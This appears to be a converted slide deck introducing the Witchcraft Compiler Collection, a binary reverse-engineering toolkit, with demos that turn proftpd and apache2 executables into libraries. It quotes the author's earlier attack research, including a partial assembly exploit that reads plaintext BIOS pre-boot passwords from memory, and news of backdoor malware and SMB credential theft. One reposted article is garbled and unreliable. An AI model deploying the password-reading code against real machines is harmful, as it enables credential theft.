




# Introduction to the Witchcraft Compiler Collection



Jonathan Brossard  
@endrazine

13 of February 2017

BSides San Francisco 2017



# LEGAL DISCLAIMER

My employers are not associated with this talk in any way.

This is my personal research.

# Legal help

- This talk received help from the EFF.
- Warmest thank you to Nate Cardozo, Andrew Crocker and Mitch Stoltz

Free legal advising to security researchers :

<https://www.eff.org/>

<https://www.eff.org/issues/coders/reverse-engineering-faq>



**ELECTRONIC FRONTIER FOUNDATION**  
DEFENDING YOUR RIGHTS IN THE DIGITAL WORLD





AC/DC - Thunderstruck (Official Video)

Appuyez sur Échap pour quitter le mode plein écran.



▶ ⏪ 🔊 0:31 / 4:52

vevo ⚙️ 🗉

TL ; DR

**The Witchcraft Compiler Collection is free software (MIT/BSD License).**

**<https://github.com/endrazine/wcc>**

**You can write in Lua, Punk-C or C.  
No assembly skills required.**




Who Am I ?





[REDACTED]  
[REDACTED]  
[REDACTED]  
IMMIGRANT





# Bypassing pre-boot authentication passwords by instrumenting the BIOS keyboard buffer (practical low level attacks against x86 pre-boot authentication software)

Jonathan Brossard - [jonathan@ivizindia.com](mailto:jonathan@ivizindia.com)

Iviz Technosolutions Pvt. Ltd. , Kolkata, India

*“The walls between art and engineering exist only in our minds.”* – Theo Jansen

**Abstract.** Pre-boot authentication software, in particular full hard disk encryption software, play a key role in preventing information theft[1]. In this paper, we present a new class of vulnerability affecting multiple high value pre-boot authentication software, including the latest Microsoft disk encryption technology : Microsoft Vista’s Bitlocker, with TPM chip enabled. Because Pre-boot authentication software programmers commonly make wrong assumptions about the inner workings of the BIOS interruptions responsible for handling keyboard input, they typically<sup>1</sup> use the BIOS API without flushing or initializing the BIOS internal keyboard buffer. Therefore, any user input including plain text passwords remains in memory at a given physical location. In this article, we first present a detailed analysis of this new class of vulnerability and generic exploits for Windows and Unix platforms under x86 architectures. Un-

# Annexe A : Non exhaustive list of software vulnerable to plain text password leakage

## Vulnerable software :

### BIOS passwords :

- Award BIOS Modular 4.50pg[33]
- Insyde BIOS V190[34]
- Intel Corp PE94510M.86A.0050.2007.0710.1559 (07/10/2007)
- Hewlett-Packard 68DTT Ver. F.0D (11/22/2005)
- Lenovo 7CETB5WW v2.05 (10/13/2006)

### Full disk encryption with pre-boot authentication capabilities :

- Bitlocker with TPM and password based authentication enabled under Microsoft Vista Ultimate Edition
- Truecrypt 5.0 for Windows
- DiskCryptor 0.2.6 for Windows (latest)
- Secu Star DriveCrypt Plus Pack v3.9 (latest)

# Multiple Vendor BIOS - Keyboard Buffer Password Persistence Weakness (1)

DB-ID: 26752	Author: Endrazine	Published: 2005-12-06
VE: CVE-2005-4176	Type: Local	Platform: Windows
Aliases: N/A	Advisory/Source: <a href="#">Link</a>	Tags: N/A
.DB Verified:	Exploit: <a href="#">Download</a> / <a href="#">View Raw</a>	Vulnerable App: N/A

[previous Exploit](#)

[Next Exploit »](#)

```
1 source: http://www.securityfocus.com/bid/15751/info
2
3 Multiple vendors fail to clear the BIOS (Basic Input-Output System) keyboard buffer after reading the preboot authentication password
4
5 Depending on the operating system running on affected computers, the memory region may or may not be available for user-level access
6
7 Attackers who obtain the password used for preboot authentication may then use it for further attacks.
8
9 UPDATE: Reportedly, the BIOS API calls and the BIOS keyboard buffer are used by various preboot authentication applications to read
10
11 This issue is reported to affect the following software:
12
13 - Truecrypt 5.0 for Windows
14 - DiskCryptor 0.2.6 for Windows and prior
15 - Secu Star DriveCrypt Plus Pack v3.9 and prior
16 - Grub Legacy (GNU GRUB 0.97) and prior
17 - Lilo 22.6.1 and prior versions
18 - Award BIOS Modular 4.50pg
19 - Insyde BIOS V100
20 - Intel Corp BIOS PE94510M.86A.0050.2007.0710.1559 (07/10/2007)
21 - Hewlett-Packard BIOS 68DTT Ver. F.0D (11/22/2005)
22 - IBM Lenovo BIOS 7CETB5W v2.05 (10/13/2006)
23
24 ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
25 ; Endrazine endrazine (at) pulltheplug (dot) org [email concealed] ;
26 ; Bios Password Physical Memory Reader ;
27 ; Write to file Windows Compatible version ;
28 ; ;
29 ;Compiling : A86 wbiosw.asm wbiosw.com ;
30 ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
31
32 code segment
33 org 100h
34 assume ds:code, es:code, cs:code
35
36 start:
37 mov ah, 09h
38 mov dx,offset welcome
39 int 21h
40
41 xor ax,ax
42 int 16h
43
44 mov ds, 40h ; This is the input buffer address
45 mov si, 01EH ; starting at 40h:01eh
46 mov di,offset buffer
47 mov cx,32
48
49 daloop:
50 mov ax,[ds:si]
51 mov [cs:dil.ax]
```

## Hardware Backdooring is practical

Jonathan Brossard (Toucan System)



The image shows a video player interface. The main content is a presentation slide with a dark background. On the left, there is a white box containing the Toucan System logo, which features a stylized toucan beak and the text "toucan system" and "IT serenity". Below the logo, the text "Defcon 20 // 28/07/2012" is displayed in red. On the right side of the slide, the word "DEFCON" is written in large, white, bold letters, with a skull and crossbones icon integrated into the letter 'O'. The video player controls at the bottom show "1 of 70" and "172,777 views".

<https://www.defcon.org/images/defcon-20/dc-20-presentations/Brossard/DEFCON-20-Brossard-Hardware-Backdooring-is-Practical.pdf>

---

**Computing**


---

# A Computer Infection that Can Never Be Cured

A hacker demonstrates that code can be hidden inside a new computer to put it forever under remote control, even after upgrades to the hard drive or operating system.

by Tom Simonite    August 1, 2012





# Meet 'Rakshasa,' The Malware Infection Designed To Be Undetectable And Incurable



**Andy Greenberg**  
FORBES STAFF

*Covering the worlds of data security, privacy and hacker culture.*

[FULL BIO >](#)

Opinions expressed by Forbes Contributors are their own.

Malicious software, like all software, gets smarter all the time. In recent years it's learned to [destroy physical infrastructure](#), [install itself through Microsoft updates](#), and [use human beings as physical "data mules,"](#) for instance. But researcher Jonathan Brossard has innovated a uniquely nasty coding trick: A strain of malware that's nearly impossible to disinfect.

At the Black Hat security conference in Las Vegas Thursday, Brossard plans to present a paper ([PDF here](#)) on "Rakshasa," a piece of proof-of-concept malware that aims to be a "permanent backdoor" in a PC, one that's very difficult to detect, and even harder to remove.



*A sculpture of a Rakshasa, the Hindu demon from which Jonathan Brossard's malware experiment takes its name.*

What AP should be.

**Tipalti** FREE PR

# New SMB Relay Attack Steals User Credentials Over Internet

Researchers found a twist to an older vulnerability that lets them launch SMB relay attacks from the Internet.

BLACK HAT USA -- Las Vegas -- A Windows vulnerability in the SMB file-sharing protocol discovered 14 years ago and partially patched by Microsoft could still be abused via remote attacks, two security researchers demonstrated on stage at the Black Hat security conference on Wednesday.

Microsoft patched the vulnerability years ago, but it was actually a partial fix because it based the patch on the fact that the attacker must already be on the local network, said Jonathan Brossard and Hormazd Billiamoria, two engineers from Salesforce.com. In their session, they demonstrated how the SMB relay attack can be launched remotely from the Internet and seize control of the targeted system.

## This is the first vulnerability ever reported to affect the Edge browser

As Mr. Brossard notes, all IE versions are vulnerable, including Microsoft's latest Edge browser, making this "the first attack against Windows 10 and its web browser Spartan."

Additionally, other vulnerable applications include Windows Media Player, Adobe Reader, Apple QuickTime, Excel 2010, Symantec's Norton Security Scan, AVG Free, BitDefender Free, Comodo Antivirus, IntelliJ IDEA, Box Sync, GitHub for Windows, TeamViewer, and many other more.

The [research paper](#) was written before the Windows 10 launch, and obviously before Spartan was renamed to Edge.

The research also includes different mitigation techniques, but according to Mr. Brossard, the most efficient one would be to set up custom PC-level Windows Firewall settings, preventing SMB data from leaking online via specific ports, where an SMB relay can be carried out.

## Researchers show how to steal Windows Active Directory credentials from the ... - Computerworld

Posted on August 7, 2015 by [absurdmatrix8201](#)

his they could obtain a new remote shell around the server become accustomed to install malware or perhaps execute bits.

egard to just about all supported versions regarding th Internet Explorer, which helps make it the first remote intly released Windows ten as well as Microsoft Edge said.

credentials more than your Web could be also ideal for currently inside any nearby network, but don't get leges. This would prevent credential leaks, yet isn't l in the chronilogical grow older of employee mobility as uting, in accordance with Brossard. This particular can iking use of specialized hardware rigs as well as services trength of multiple GPUs.

# Agenda

- WCC components
- “Libifying” a binary
- Unlinking binaries
- Crossing a Fish and a Rabbit
- Introduction to Witchcraft
- Binary “reflection” without a VM
- Automated function annotation
- Exploit writing
- Future work

A wooden puppet with a smiling face, holding a fork in its mouth, surrounded by large wooden forks and serrated blades. The puppet has a wooden body, a face with large eyes, and a wide smile showing teeth. It is holding a wooden fork in its mouth. The background is dark with bokeh lights.

WCC : components

# WCC Components

## Binaries (C):

wld : witchcraft linker

wcc : witchcraft core compiler

wsh : witchcraft shell : dynamic interpreter + scripting engine

## Scripts (lua, ...):

wcch : witchcraft header generator

wldd : witchcraft compiler flags generator

...

Host machine : GNU/Linux x86\_64 (mostly portable to POSIX systems).

# Wld : “Libification”

Transforming an ELF executable binary into an ELF shared library.

# **DEMOS**

Libification of proftpd

# Libification of proftpd

```
jonathan@blackbox: ~  
Fichier Edition Affichage Rechercher Terminal Aide  
jonathan@blackbox:~$ cp /usr/sbin/proftpd /tmp/  
jonathan@blackbox:~$ file /tmp/proftpd |grep --color executable  
/tmp/proftpd: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically  
linked (uses shared libs), for GNU/Linux 2.6.15, BuildID[sha1]=30912def5c0831842  
4e43362f5b5f17a72c26a59, stripped  
jonathan@blackbox:~$ wld -libify /tmp/proftpd  
jonathan@blackbox:~$ file /tmp/proftpd |grep --color "shared object"  
/tmp/proftpd: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamical  
ly linked (uses shared libs), for GNU/Linux 2.6.15, BuildID[sha1]=30912def5c0831  
8424e43362f5b5f17a72c26a59, stripped  
jonathan@blackbox:~$  
jonathan@blackbox:~$  
jonathan@blackbox:~$ /tmp/proftpd --version  
ProFTPD Version 1.3.3d  
jonathan@blackbox:~$
```



# We really patched 1 byte only

```
jonathan@blackbox: ~  
Fichier Édition Affichage Rechercher Terminal Aide  
/tmp/proftpd  
0000 0000: 7F 45 4C 46 02 01 01 00 00 00 00 00 00 00 00 .ELF....  
0000 0010: 03 00 3E 00 01 00 00 00 70 D7 40 00 00 00 00 .>.....p.@....  
0000 0020: 40 00 00 00 00 00 00 00 80 15 0A 00 00 00 00 @.....  
0000 0030: 00 00 00 00 40 00 38 00 09 00 40 00 1C 00 1B ...@.8..@....  
0000 0040: 06 00 00 00 05 00 00 00 40 00 00 00 00 00 00 .....@.....  
0000 0050: 40 00 40 00 00 00 00 00 40 00 40 00 00 00 00 @.@.....@.@....  
0000 0060: F8 01 00 00 00 00 00 00 F8 01 00 00 00 00 00 .....  
0000 0070: 08 00 00 00 00 00 00 00 03 00 00 00 04 00 00 .....  
0000 0080: 38 02 00 00 00 00 00 00 38 02 40 00 00 00 00 8.....8.@....  
/usr/sbin/proftpd  
0000 0000: 7F 45 4C 46 02 01 01 00 00 00 00 00 00 00 00 .ELF....  
0000 0010: 03 00 3E 00 01 00 00 00 70 D7 40 00 00 00 00 .>.....p.@....  
0000 0020: 40 00 00 00 00 00 00 00 80 15 0A 00 00 00 00 @.....  
0000 0030: 00 00 00 00 40 00 38 00 09 00 40 00 1C 00 1B ...@.8..@....  
0000 0040: 06 00 00 00 05 00 00 00 40 00 00 00 00 00 00 .....@.....  
0000 0050: 40 00 40 00 00 00 00 00 40 00 40 00 00 00 00 @.@.....@.@....  
0000 0060: F8 01 00 00 00 00 00 00 F8 01 00 00 00 00 00 .....  
0000 0070: 08 00 00 00 00 00 00 00 03 00 00 00 04 00 00 .....  
0000 0080: 38 02 00 00 00 00 00 00 38 02 40 00 00 00 00 8.....8.@....  
  
Arrow keys move F find RET next difference ESC quit T move top  
C ASCII/EBCDIC E edit file G goto position Q quit B move bottom
```

# libification

```
typedef struct
{
    unsigned char e_ident[EI_NIDENT];    /* Magic number and other info */
    Elf64_Half e_type;                  /* Object file type */
    Elf64_Half e_machine;                 /* Architecture */
    Elf64_Word e_version;                 /* Object file version */
    Elf64_Addr e_entry;                   /* Entry point virtual address */
    Elf64_Off e_phoff;                   /* Program header table file offset */
    Elf64_Off e_shoff;                   /* Section header table file offset */
    Elf64_Word e_flags;                   /* Processor-specific flags */
    Elf64_Half e_ehsize;                  /* ELF header size in bytes */
    Elf64_Half e_phentsize;               /* Program header table entry size */
    Elf64_Half e_phnum;                   /* Program header table entry count */
    Elf64_Half e_shentsize;               /* Section header table entry size */
    Elf64_Half e_shnum;                   /* Section header table entry count */
    Elf64_Half e_shstrndx;                /* Section header string table index */
} Elf64_Ehdr;
```

# Using our new shared library

```
jonathan@blackbox: ~/defcon2016/proftpd
Fichier Édition Affichage Rechercher Terminal Aide
jonathan@blackbox:~/defcon2016/proftpd$ ccat Makefile
CC      :=      gcc
CFLAGS  :=      -W -Wall
LDFLAGS :=      -ldl -T script.lds

all::
    cp /usr/sbin/proftpd /tmp
    wld -libify /tmp/proftpd
    mv /tmp/proftpd /tmp/proftpd.so
    $(CC) $(CFLAGS) demo0.c -o demo0 $(LDFLAGS)
    $(CC) $(CFLAGS) demo1.c -o demo1 $(LDFLAGS)
    $(CC) $(CFLAGS) demo2.c -o demo2 $(LDFLAGS)
    $(CC) $(CFLAGS) demo3.c -o demo3 $(LDFLAGS)

clean::
    rm demo1 demo2 demo3 ./*.c~
jonathan@blackbox:~/defcon2016/proftpd$ ccat demo1.c
/**
 * Calling pr_version_get_str() from Proftpd.so
 *
 * endrazine for Defcon 24 // August 2016
 */
#include <stdio.h>
#include <dlfcn.h>

int main(void){
    char* (*getversion)() = NULL;
    void *handle;
    handle = dlopen("/tmp/proftpd.so", RTLD_LAZY);
    getversion = dlsym(handle, "pr_version_get_str");
    printf("Using proftpd.so version: %e[31m%s\e[0m\n", getversion());
    return 0;
}
jonathan@blackbox:~/defcon2016/proftpd$ ./demo1
Using proftpd.so version: 1.3.3d
jonathan@blackbox:~/defcon2016/proftpd$
```

# How comes this works ?

We're really creating a "non relocatable" shared library.

ET\_DYN and ET\_EXEC ELF files are both executable (ASLR support in the kernel)

This is equivalent to creating a shared library with a non NULL base address (equivalent to prelinking)

Note: Amazingly, this shared library is still a valid executable too.

# **DEMOS**

Linking against apache2

# Apache2 as a shared library

```
jonathan@blackbox: ~/defcon2016/apache
Fichier  Édition  Affichage  Recherche  Terminal  Aide
jonathan@blackbox:~/defcon2016/apache$ ccat Makefile
CC      :=      gcc
CFLAGS  :=      -W -Wall
LDFLAGS :=      /usr/sbin/apache2

all::
        $(CC) $(CFLAGS) ap2version.c -o ap2version $(LDFLAGS)
jonathan@blackbox:~/defcon2016/apache$ ccat ap2version.c
/**
 * Calling ap_get_server_banner() from /usr/sbin/apache2
 *
 * endrazine for Defcon 24 // August 2016
 */
#include <stdio.h>

void *ap_get_server_banner();

int main (void){
    printf("Server banner: \e[31m%s\e[0m\n", ap_get_server_banner());
    return 0;
}
jonathan@blackbox:~/defcon2016/apache$ ./ap2version
Server banner: Apache/2.4.7
jonathan@blackbox:~/defcon2016/apache$
```

# Apache2 as a shared library

```
jonathan@blackbox: ~/defcon2016/apache
Fichier Édition Affichage Rechercher Terminal Aide
jonathan@blackbox:~/defcon2016/apache$ ldd ./ap2version
linux-vdso.so.1 => (0x00007ffea3a74000)
/usr/sbin/apache2 (0x00007f501a033000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5019c6e000)
libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f5019a30000)
libaprutil-1.so.0 => /usr/lib/x86_64-linux-gnu/libaprutil-1.so.0 (0x00007f5019809000)
libapr-1.so.0 => /usr/lib/x86_64-linux-gnu/libapr-1.so.0 (0x00007f50195d8000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f50193ba000)
/lib64/ld-linux-x86-64.so.2 (0x00007f501a2d2000)
libcrypt.so.1 => /lib/x86_64-linux-gnu/libcrypt.so.1 (0x00007f5019181000)
libexpat.so.1 => /lib/x86_64-linux-gnu/libexpat.so.1 (0x00007f5018f57000)
libuuid.so.1 => /lib/x86_64-linux-gnu/libuuid.so.1 (0x00007f5018d52000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f5018b4e000)
jonathan@blackbox:~/defcon2016/apache$
```

# Wcc : “unlinking”

The typical approach to reverse engineering is to transform binaries or shared libraries back to source code. Instead, we aim at transforming final binaries or shared libraries back to ELF relocatable objects, that can later be relinked normally (using gcc/ld) into executables or shared objects.



# What we do not want to do

The screenshot shows the IDA Pro interface with the following components:


- Functions window:** Lists various functions, including `std__error_category__scalar_deleting_destr`, `std__error_category__default_error_condition`, `std__error_category__equivalent`, `std__error_category__equivalent_0`, `std__Generic_error_category__name`, `std__Generic_error_category__message`, `std__ostream_error_category__name`, `std__ostream_error_category__message`, `std__System_error_category__name`, `std__System_error_category__message`, `std__System_error_category__default_error`, `std__basic_ostream_char_std__char_traits_c`, `execute`, `wmain`, `std__basic_string_char_std__char_traits_che`, `std__basic_ostream_char_std__char_traits_c`, `std__basic_string_char_std__char_traits_che`, `std__basic_string_char_std__char_traits_che`, `std__basic_string_char_std__char_traits_che`, and `std__basic_string_char_std__char_traits_che`.
- Assembly window (IDA View-A):** Shows assembly code for a function. The visible code is:

```
add     edx, 4
add     eax, 4
sub     esi, 4
jnb     short loc_401351
```
- Pseudocode window (Pseudocode-A):** Shows the corresponding C++ pseudocode:


```
2 {
3   unsigned int v2; // [sp+20h] [bp-28h]@1
4   __int64 *v3; // [sp+28h] [bp-20h]@1
5   signed int i; // [sp+30h] [bp-18h]@1
6   va_list va; // [sp+58h] [bp+10h]@1
7
8   va_start(va, a1);
9   v3 = (__int64 *)va;
10  v2 = 0;
11  for ( i = 0; i < (signed int)a1; ++i )
12  {
13    ++v3;
14    v2 += *((_DWORD *)v3 - 2);
15  }
16  printf("va_ri/count = %d\n", a1);
17  printf("va_ri/res  = %d\n", v2);
18  return v2;
19 }
```
- Output window:** Shows messages from the FLIRT signature engine, including:

```
using FLIRT signature: SEH for vc7/8
Propagating type information...
40256E: propagate_stkargs: function is already typed
402710: propagate_stkargs: function is already typed
402700: propagate_stkargs: function is already typed
402730: propagate_stkargs: function is already typed
Function argument information has been propagated
The initial autoanalysis has been finished.
```
- Bottom status bar:** Shows `00003615 va_ri:2`.

